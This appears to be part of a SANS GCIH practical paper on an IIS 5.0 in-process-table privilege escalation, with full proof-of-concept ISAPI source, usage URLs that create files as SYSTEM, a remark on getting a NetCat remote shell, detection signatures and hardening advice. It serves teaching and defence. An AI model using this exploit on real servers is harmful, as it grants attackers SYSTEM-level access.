This exploit is a very simple ISAPI server extension that just creates a 0 byte file with the name and path specified by the user where he may not have permissions to write. Since this is my first ISAPI extension and I am not in touch of programming, I have not made the program very user friendly. Most of my project time was spent in learning MFC and ISAPI programming.

Application Protection in IIS 5

As you see in the following picture, IIS 5 provides 3 levels of application protection:




Figure 4

This setting tells the IIS how it should load a server application.

1. Low (IIS Process) – An application running in this level, will run in the same process as IIS or **'inetinfo.exe'**. Applications running in this process are said to be In-Process. In-Process applications run faster and have the security context of the local SYSTEM. Since services like Web, FTP, IIS logging and cache reside in this process, a misbehaving application running in this process could crash these services.

2. Medium (Pooled) – Applications here, run out-of-process i.e. they run in a process other than IIS called **'dllhost.exe'**. This process is safer than in-process because the applications do not share the same memory space as IIS, hence they cannot crash the Web services. However, the space is shared with other applications.

3. High (Isolated Process) – In this level, each application runs in its own process, which is also and instance of 'dllhost.exe', and does not share memory with any other application. Applications running in this process are said to be Out-of-Process. These applications run slower than in-process applications and have the security context of IWAM_MACHINENAME user. Since this is an isolated process,

misbehaving applications do not stop any other services or applications.

The following diagram shows how IIS implements application protection.




Figure 5

The In-Process Table

IIS maintains a list of DLL files that need to be run in-process i.e. in the inetinfo.exe process. This list is called the In-Process Table. Whenever a DLL is called, IIS refers to this table and decides whether the DLL should be run in-process or out-of-process. IIS only checks the file name of the DLL, the path is not checked, hence any other DLL file with a name existing in the list, may reside in another location and can be loaded in-process and effectively enjoy SYSTEM privileges.

The Security Context

When the web server receives a request from the user, it first impersonates the user. If the user has not logged on to the server i.e. the user is anonymous, then IIS impersonates the IUSR_MACHINENAME user. By doing this the application gets the security context of the current user rather than that of the process. If required, the application can revert back to the original context by calling the API function, *RevertToSelf*.

Working of the exploit

When the application protection is set to Medium or High, the exploit, when run

with the default name i.e. 'iisexploit.dll', runs out-of-process, just as any other DLL would, since its name does not exist in the in-process table. The security context for the exploit will be of the user IWAM_MACHINENAME, however, when we invoke the DLL, IIS will impersonate the user IUSR_MACHINENAME.

When we call the function 'CreateAFile' to create our required file. The first thing that our function 'CreateAFile' does is that it terminates the impersonation by using the function 'RevertToSelf'. Now the current user changes back to IWAM_MACHINENAME. After doing this, the function tries to create the specified file. The file will be created successfully only if the IWAM user has permissions to write to the folder, else the operation would fail.

Changing the name of the exploit

Now if we change the name of the exploit file from 'iisexploit.dll' to 'httpodbc.dll', and when the exploit is executed, IIS runs it in-process since the name 'httpodbc.dll' exists in the table. I have discovered and tested two more names ('msw3prt.dll' and 'ssinc.dll') which exist in the table, however there are some more names which I haven't tested. Some of them are idq.dll, httpext.dll, author.dll, admin.dll, shtml.dll etc.

Since the applications running in-process get the security context of the local SYSTEM, the file operation will be successful for virtually any folder on the system.

Conculsion

This is just a simple demonstration, an attacker can do more harmful things, for e.g. one can place a tool like NetCat and redirect cmd.exe to NetCat and listen on some port. This way the attacker will remotely get the command prompt of the web server.

IX. DIAGRAM

This section shows step-by-step how the exploit was tested in the test environment. A more detailed explanation of how to use the exploit is given in the following section 'How to use the exploit'.

To experiment with the exploit, I have used two machines, one acts as a Web server which has Microsoft Windows 2000 Server with IIS 5.0 running on it, the other is a Microsoft Windows 98 machine with Microsoft Internet Explorer.

The Test Network




Figure 7

Step 1

Firstly, the user sitting on the client machine uploads the exploit file to the server, in the user's Web site's folder. Here we have put the exploit in a separate folder 'scripts'. Then the user calls the exploit from the Web browser. Note, there is no parameter passed to the exploit in this step.




Figure 8

Output – Step 1

When the exploit is run without any parameters, it displays the following message. This message just displays information about the exploit and its usage. By receiving this Web page, we confirm that the exploit file has been uploaded properly to the server and that we can execute it remotely using our Web browser.




Figure 8

Step 2

Now that we know that we can successfully execute the exploit program, we will call a function 'CreateAFile' from within the exploit program. To the function, we pass a filename and full path of a folder where the current user does not have create or write permissions.




Figure 9

Output – Step 2

If we try to create a file using the exploit, it gives this error message and displays the name of the account in whose context the exploit is running in. There are two

account names, the first is the impersonated account which is used by default by IIS for any anonymous connections. The second is the account after termination of impersonation. This account is IWAM_MACHINENAME, if the exploit is running out-of-process, else, it will be SYSTEM. In this case we confirm that the exploit is running out-of process.




Figure 10

Step 3

Here we upload the exploit file again, but this time, with another filename i.e. 'httpodbc.dll'. After uploading the file, we call the function 'CreateAFile', to create the same file.




Figure 11

Output – Step 3

After renaming the exploit filename, the exploit was able to successfully create the same file which failed earlier. This was possible because the name 'httpodbc.dll' exists in the in-process table and hence the account used after

termination of impersonation, was SYSTEM which has permissions virtually everywhere.




Figure 12

X. HOW TO USE THE EXPLOIT

Assumptions

You have set up a Web site on an IIS 5.0 Web server and you have permissions to FTP to the Web server and upload files to your Web site's folders. The site's folder has its 'Execute Permissions', as seen in Figure 4, set to 'Scripts and Executables'. Besides the Web site folders, you do not have 'WRITE' or 'CREATE' permissions to any other part on the server's hard disk.

There is a folder on the server which will be empty and will be used to demonstrate the exploit. Note that ONLY SYSTEM account, and no other user or group, has permission to WRITE or CREATE files in this folder.

Install and Test the DLL

Extract the file iisexploit.dll from the attached zip file and upload the DLL to the Web site.

Open the web browser on the client PC and type the following in the URL field:

http://[hostname]/iisexploit.dll

The hostname shall be replaced with your host's name and you must get a message as in Figure 8. This step confirms that the exploit is copied to the right

place and is working properly.

The Phases

There are two phases to test the vulnerability using this exploit. In the first phase we will try to create a file in the folder where only SYSTEM has permissions to write to it. The file, as expected, will not be created due to lack of permissions. In the second phase we do the same thing but giving a different name to the exploit program. This time the file will be created even though we do not have the required permission.

Phase One

Type the following in the URL field of the web browser:

http://[hostname]/iisexploit.dll?MfcISAPICommand=CreateAFile&[FileName]

Here the FileName shall be replaced with the name of the new file, along with the full path, that you wish to create. After executing the command, you will get a message as in Figure 10 and if you check the given folder, there will be no file created.

Phase Two

Upload the DLL again to the Web site, but this time with another name i.e. 'httpodbc.dll'. Run the following from the URL field in the web browser

http://[hostname]/httpodbc.dll?MfcISAPICommand=CreateAFile&[FileName]

Now you will get a message as in Figure 12 and you'll see that the file is created even though there were not enough permissions in the folder to create a new file.

XI. SIGNATURE OF THE ATTACK

It is extremely difficult to trap such an attack by means of signature based monitoring tools, however if you wish to strictly monitor it, firstly, you need to create a list of the DLL files present in the In-Process Table. Then you may do the following:

Network based monitoring tools

- When the user is uploading files to the server, match the name of the file being uploaded with the name in the above list. If a match is found, then immediately stop the upload or log or generate alert. This can be achieved by a network IDS like ISS RealSecure which has feature to

monitor for files being transferred through FTP or TFTP. If you are using a firewall which has the functionality of controlling files being transferred through FTP, then you may also configure the firewall to check for listed files being transferred.

- If the monitoring tool provides a feature to scan for strings within the URLs, then use this feature to look for any of the DLL file names, in each URL. If such a name is found, then verify if it is being executed from a user's folder or from Windows' system folders. If it is being loaded from a users' folder, then do the action as per you policy.

Server based monitoring tools

- Files being uploaded to the server, can be monitored and matched with the file names in the above list. If a match is found, the upload process may be terminated / logged or security administrator be alerted.

- Periodic scans in Web folders, looking for above list of DLLs could also be of help.

This was a generic method to detect and stop any similar attacks, however, other specific exploits may have certain patterns which could make it easy for monitoring tools to trap the exploits.

XII. HOW TO PROTECT AGAINST IT

Specific Measure

To address this specific vulnerability the following patch can be applied.

http://download.microsoft.com/download/win2000platform/Patch/q301625/NT5/EN-US/Q301625_W2K_SP3_x86_en.EXE

General Security Measures

To always keep your systems at low risk and protect them from any such vulnerabilities detected in future, you need to have strict security policies that avoid giving write access to anyone. If one needs to put files on to the server, they need to be tested by some security administrators first. The server OS must be hardened and a good security checklist should be referred to when configuring IIS.

Best Practices

One must always follow known best practices to secure the web server. Few known best practices as listed on http://ciac.llnl.gov/ciac/bulletins/j-042.shtml are:

- Place your web server(s) in a DMZ. Set your firewall to drop connections to your web server on all ports but http (port 80) or https (port 443).
- Remove all unneeded services from your web server. An unneeded service can become an avenue of attack.
- Disallow all remote administration unless it is done using a one-time password or an encrypted link.
- Limit the number of persons having administrator access.
- Log all user activity and maintain those logs either in an encrypted form on the web server or store them on a separate machine on your Intranet.
- Monitor system logs regularly for any suspicious activity.
- Remove ALL unnecessary script files.
- Remove the "default" document trees that are shipped with Web servers such as IIS.
- Apply all relevant security patches as soon as they are announced.
- Do all updates from your Intranet. Maintain your web page originals on a server on your Intranet and make all changes and updates here; then "push" these updates to the public server through an SSL connection. If you do this on a hourly basis, you can avoid having a corrupted server exposed for a long period of time.
- Scan your web server periodically with tools like ISS or nmap to look for vulnerabilities.
- Have intrusion detection software monitor the connections to the server. Set the detector to alarm on known exploits and suspicious activities and to capture these sessions for review. This information can help you recover from an intrusion and strengthen your defenses.
- Regularly install updated anti-virus signature files from your anti-virus vendor.
- Monitor on a daily basis security bulletins issued by the Microsoft Security Response Center. The Security Response Center alerts customers to vulnerabilities by email or postings to http://www.microsoft.com/security.

Security Policy

A high-level plan should be created to address the following:

- When an emergency that requires the rapid response team is triggered
- Who can call the team into action
- How each member of the team and/or their backups can be contacted
- A standing agenda that identifies the threat and associated vulnerabilities, tactical strategy for blocking or mitigating damage, a time for reconvening the team, and a post-mortem

Proactive Security

A proactive security tool such as an Application Firewall may be installed which

protects Microsoft IIS (Internet Information Services) web servers from known and unknown attacks. Such a firewall works between the layers of IIS, allowing it to analyze incoming data for security threats before the data reaches the server. At times the firewall is able to block a new attack before it is discovered and its patch is made public.

XIII. SOURCE CODE

```
// IISEXPLOIT.CPP – ISAPI extension program for demonstration of IIS
// vulnerability


// Include header files

#include "stdafx.h"
#include "iisexploit.h"


////////////////////////////////////////////////////////////////////
// command-parsing map
////////////////////////////////////////////////////////////////////

BEGIN_PARSE_MAP(CIisexploitExtension, CHttpServer)
        // TODO: insert your ON_PARSE_COMMAND() and
        // ON_PARSE_COMMAND_PARAMS() here to hook up your
commands.
        // For example:

        ON_PARSE_COMMAND(Default, CIisexploitExtension, ITS_EMPTY)
        ON_PARSE_COMMAND(CreateAFile, CIisexploitExtension, ITS_PSTR)
        DEFAULT_PARSE_COMMAND(Default, CIisexploitExtension)
END_PARSE_MAP(CIisexploitExtension)


////////////////////////////////////////////////////////////////////
// The one and only CIisexploitExtension object
////////////////////////////////////////////////////////////////////


CIisexploitExtension theExtension;


////////////////////////////////////////////////////////////////////
// CIisexploitExtension implementation
////////////////////////////////////////////////////////////////////
```

```
ClisexploitExtension::ClisexploitExtension()
{
}

ClisexploitExtension::~ClisexploitExtension()
{
}

BOOL ClisexploitExtension::GetExtensionVersion(HSE_VERSION_INFO* pVer)
{
        // Call default implementation for initialization
        CHttpServer::GetExtensionVersion(pVer);

        // Load description string
        TCHAR sz[HSE_MAX_EXT_DLL_NAME_LEN+1];
        ISAPIVERIFY(::LoadString(AfxGetResourceHandle(),
                        IDS_SERVER, sz, HSE_MAX_EXT_DLL_NAME_LEN));
        _tcscpy(pVer->lpszExtensionDesc, sz);
        return TRUE;
}

BOOL ClisexploitExtension::TerminateExtension(DWORD dwFlags)
{
        // extension is being terminated
        //TODO: Clean up any per-instance resources
        return TRUE;
}

////////////////////////////////////////////////////////////////////////
// ClisexploitExtension command handlers
// This is the default function executed when no parameters are given
// with the loading the DLL.
////////////////////////////////////////////////////////////////////////

void ClisexploitExtension::Default(CHttpServerContext* pCtxt)
{
        StartContent(pCtxt);
        WriteTitle(pCtxt);

        *pCtxt << _T("This is a proof of concept exploit for Privilege Escalation
Vulnerability<br>");
        *pCtxt << _T("in Microsoft's Internet Information Server 5.0<br>");
        *pCtxt << _T("This exploit is written by Kishin Fatnani for SANS GCIH
Practical Assignment<br><br>");
        *pCtxt << _T("\n\nThis exploit creates a file specified in the URL. To
```

```
create a file using the exploit<br>") ;
        *pCtxt << _T("use the following URL, the names written between brackets
may be replaced:<br>") ;
        *pCtxt << _T ("        http://[hostname]/scripts/iisexploit.dll?
MfcISAPICommand=CreateAFile&[FileName]") ;


        EndContent(pCtxt);
}

// Do not edit the following lines, which are needed by ClassWizard.

#if 0
BEGIN_MESSAGE_MAP(CIisexploitExtension, CHttpServer)
        //{{AFX_MSG_MAP(CIisexploitExtension)
        //}}AFX_MSG_MAP
END_MESSAGE_MAP()
#endif // 0



//////////////////////////////////////////////////////////////////////
// If your extension will not use MFC, you'll need this code to make
// sure the extension objects can find the resource handle for the
// module.  If you convert your extension to not be dependent on MFC,
// remove the comments arounn the following AfxGetResourceHandle()
// and DllMain() functions, as well as the g_hInstance global.
//////////////////////////////////////////////////////////////////////

/****

static HINSTANCE g_hInstance;

HINSTANCE AFXISAPI AfxGetResourceHandle()
{
        return g_hInstance;
}

BOOL WINAPI DllMain(HINSTANCE hInst, ULONG ulReason,
                                        LPVOID lpReserved)
{
        if (ulReason == DLL_PROCESS_ATTACH)
        {
                g_hInstance = hInst;
        }

        return TRUE;
```

```
}

****/


// CreateAFile is the function which we call to create a file
// The file name specified in the URL is passed as an argument to this
function

void ClisexploitExtension::CreateAFile(CHttpServerContext *pCtxt, LPSTR
lpszFileName)
{
        HANDLE      hNewFile ;          // handle for the new file to be created

        char    szUserName[256] ;       // variable to hold the username

        DWORD       nSize = 256;        // max buffer size


        StartContent(pCtxt);        // commands to prepare to make the
contents
        WriteTitle(pCtxt);          // of the web page to be displayed to the user


        *pCtxt << _T("The file name specified is : ");    // First line of the
message
        *pCtxt << _T(lpszFileName) ;                     // to be displayed.
        *pCtxt << _T("<br>Current User is : ") ;


        GetUserName (szUserName, &nSize) ;        // Gets the current
username
                                                  // and stores in the
variable.


        *pCtxt << _T(szUserName) ;                // Add username to
message.


        if (RevertToSelf ())          // This function terminates the impersonation
                                      // of the client application. After executing
this
                                      // function, the user context changes to that
of
                                      // either IWAM_MACHINENAME or SYSTEM
                                      // depending on whether the exploit is
```

```
running
                                        // as iisexploit.dll or httpodbc.dll

        {
                *pCtxt << _T("<br>User after RevertToSelf function is : ") ;

                GetUserName (szUserName, &nSize) ;

                *pCtxt << _T(szUserName) ;              // Displays the current
                                                        //username after
RevertToSelf.
        }


        hNewFile = CreateFile (lpszFileName, GENERIC_WRITE, 0, NULL,
CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL) ;      // Creates the file

        if (hNewFile == INVALID_HANDLE_VALUE)


                                // Displays Error or Success message as
appropriate

                *pCtxt << _T("<br>Error! Specified file could not be created\r\n") ;

        else

        {
                *pCtxt << _T("<br>File successfully created\r\n") ;

                CloseHandle (hNewFile) ;        // Closes file if created
successfully.
        }

        EndContent(pCtxt);                  // Sends the page to the user
}


//////////////////////////////////////////////////////////////////////////////
/// The header file
/// iisexploit.h
//////////////////////////////////////////////////////////////////////////////

#if !defined(AFX_IISEXPLOIT_H__4F2E8E57_B9E3_420F_
9A5E_CF55606B5554__INCLUDED_)
#define AFX_IISEXPLOIT_H__4F2E8E57_B9E3_420F_9A5E_CF55606B5554
__INCLUDED_
```

```
// IISEXPLOIT.H - Header file for your Internet Server
//    iisexploit Extension

#include "resource.h"

class CIisexploitExtension : public CHttpServer
{
public:
        void CreateAFile (CHttpServerContext* pCtxt, LPSTR lpszFileName);
        CIisexploitExtension();
        ~CIisexploitExtension();

// Overrides
        // ClassWizard generated virtual function overrides
                // NOTE - the ClassWizard will add and remove member
functions here.
                //    DO NOT EDIT what you see in these blocks of generated
code !

        //{{AFX_VIRTUAL(CIisexploitExtension)
        public:
        virtual BOOL GetExtensionVersion(HSE_VERSION_INFO* pVer);
        //}}AFX_VIRTUAL
        virtual BOOL TerminateExtension(DWORD dwFlags);

        // TODO: Add handlers for your commands here.
        // For example:

        void Default(CHttpServerContext* pCtxt);

        DECLARE_PARSE_MAP()

        //{{AFX_MSG(CIisexploitExtension)
        //}}AFX_MSG
};


//{{AFX_INSERT_LOCATION}}
// Microsoft Visual C++ will insert additional declarations immediately before
the previous line.

#endif // !defined(AFX_IISEXPLOIT_H__4F2E8E57_B9E3_420F_
9A5E_CF55606B5554__INCLUDED)
```

XIV.

ADDITIONAL INFORMATION

References:

Following books were referred during the project:

Web Security & Commerce by Garfinkel & Spafford
Practical Unix and Internet Security by Garfinkel & Spafford
Mastering Network Security by Chris Brenton
E-Commerce – The cutting edge of business by Kamlesh Bajaj and Debjani Nag

Following web pages were referred for the project:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-044.asp

http://www.microsoft.com/WINDOWS2000/techinfo/reskit/en/IISbook/c01_overview_of_internet_information_services_5.0.htm

Microsoft Developer Network (MSDN)

http://www.securityfocus.com/bid/3193 >

www.digitaloffense.net/iiscrack

http://www.xfocus.org/exp.php?id=7

http://www.entercept.com/news/uspr/08-15-01.asp

http://iishelp.web.cern.ch/IISHelp/iis/htm/core/iiwarndc.htm

http://security.devx.com/bestdefense/2001/mh1001/mh1001-2.asp

http://ciac.llnl.gov/ciac/bulletins/j-042.shtml

http://www.eeye.com